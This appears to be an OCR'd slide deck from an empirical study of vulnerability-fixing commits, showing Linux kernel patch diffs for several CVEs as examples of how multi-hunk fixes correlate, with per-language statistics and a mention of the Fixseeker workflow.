 static int iwl_process_add_sta_resp(struct iwl_priv *priv,         Hunk2
@@ -77,8 +81,7 @@ static int iwl_process_add_sta_resp(struct iwl_priv *priv,
  switch (pkt->u.add_sta.status) {
  case ADD_STA_SUCCESS_MSK:
       IWL_DEBUG_INFO(priv, "REPLY_ADD_STA PASSED\n");
-      iwl_sta_ucode_activate(priv, sta_id);
-      ret = 0;
+      ret = iwl_sta_ucode_activate(priv, sta_id);
       break;
  case ADD_STA_NO_ROOM_IN_TABLE:
       IWL_ERR(priv, "Adding station %d failed, no room in table.\n",  Hunk3
```

An empirical study on vulnerability fixes

5,168 VFCs in C/C++, 786 VFCs in Java, 1,147 VFCs in Python, 3,157 VFCs in PHP, 1,039 VFCs in JavaScript, and 603 VFCs in Golang, across 2,832 open-source projects






manual labeling

Findings of the empirical study


Finding #1: over ***70%*** of involve multiple hunks





Findings of the empirical study


Finding #2: Four primary correlation types:

- ***Explicit*** correlation:
  - Caller-Callee Dependency
  - Control Dependency
  - Data Flow Dependency
- ***Implicit*** correlation:
  - Pattern Replication









existed in **92.7%** of the examined VFCs

The four types of hunk correlation

Caller-Callee Dependency — CVE-2017-7645

```
diff --git a/fs/nfsd/nfssvc.c b/fs/nfsd/nfssvc.c
@@ -747,6 +747,37 @@ static bool nfs_request_too_big(struc
t svc_rqst *rqstp, struct svc_procedure *proc)
+ static bool nfs_request_too_big(struct svc_rqst *rqstp,
struct svc_procedure *proc) {
+     if (rqstp->rq_prog != NFS_PROGRAM)
+         return false;
+     ......
+}
@@ -759,6 +790,11 @@ nfsd_dispatch(struct svc_rqst *rqstp,
__be32 *statp)
+     if (nfs_request_too_big(rqstp, proc)) {
+         dprintk("nfsd: NFSv%d argument too large\n", rqs
tp->rq_vers);
```

Language	Occurrences (%)
C/C++	28.8%
Java	67%

Control Dependency — CVE-2015-5283

```
diff --git a/net/sctp/protocol.c b/net/sctp/protocol.c
@@ -1279,12 +1279,6 @@ static int __net_init sctp_net_in
it(struct net *net)
-     if ((status = sctp_ctl_sock_init(net))) {
-         pr_err("Failed to initialize the SCTP control
sock\n");
-         goto err_ctl_sock_init;
-     }
      INIT_LIST_HEAD(&net->sctp.local_addr_list);
@@ -1300,9 +1294,6 @@ static int __net_init sctp_net_ini
t(struct net *net)
- err_ctl_sock_init:
-     sctp_dbg_objcnt_exit(net);
-     sctp_proc_exit(net);
```

Language	Occurrences (%)
C/C++	30.7%
Java	21%

The four types of hunk correlation

Data Flow Dependency — CVE-2018-20784

```
diff --git a/kernel/sched/fair.c b/kernel/sched/fair.c
@@ -7647,27 +7646,10 @@ static inline bool others_have_
blocked(struct rq *rq)
- static void update_blocked_averages(int cpu)
  {
-     struct cfs_rq *cfs_rq, *pos;
+     struct cfs_rq *cfs_rq;
@@ -7679,7 +7661,7 @@ static void update_blocked_averag
es(int cpu)
-     for_each_leaf_cfs_rq_safe(rq, cfs_rq, pos) {
+     for_each_leaf_cfs_rq(rq, cfs_rq) {
          struct sched_entity *se;
-         if (cfs_rq_is_decayed(cfs_rq))
-             list_del_leaf_cfs_rq(cfs_rq);
```


Pattern Replication — CVE-2015-8543

```
diff --git a/net/decnet/af_decnet.c b/net/decnet/af_decnet.c
@@ -678,6 +678,9 @@ static int dn_create(struct net *net, st
ruct socket *sock, int protocol, {
      struct sock *sk;
+     if (protocol < 0 || protocol > SK_PROTOCOL_MAX)
+         return -EINVAL;
diff --git a/net/ipv4/af_inet.c b/net/ipv4/af_inet.c
@@ -257,6 +257,9 @@ static int inet_create(struct net *net,
struct socket *sock,
      int err;
+     if (protocol < 0 || protocol >= IPPROTO_MAX)
+         return -EINVAL;
      sock->state = SS_UNCONNECTED;
```


Language	Occurrences (%)
C/C++	42.1%
Java	45%

Language	Occurrences (%)
C/C++	41.5%
Java	50%


The Fixseeker workflow



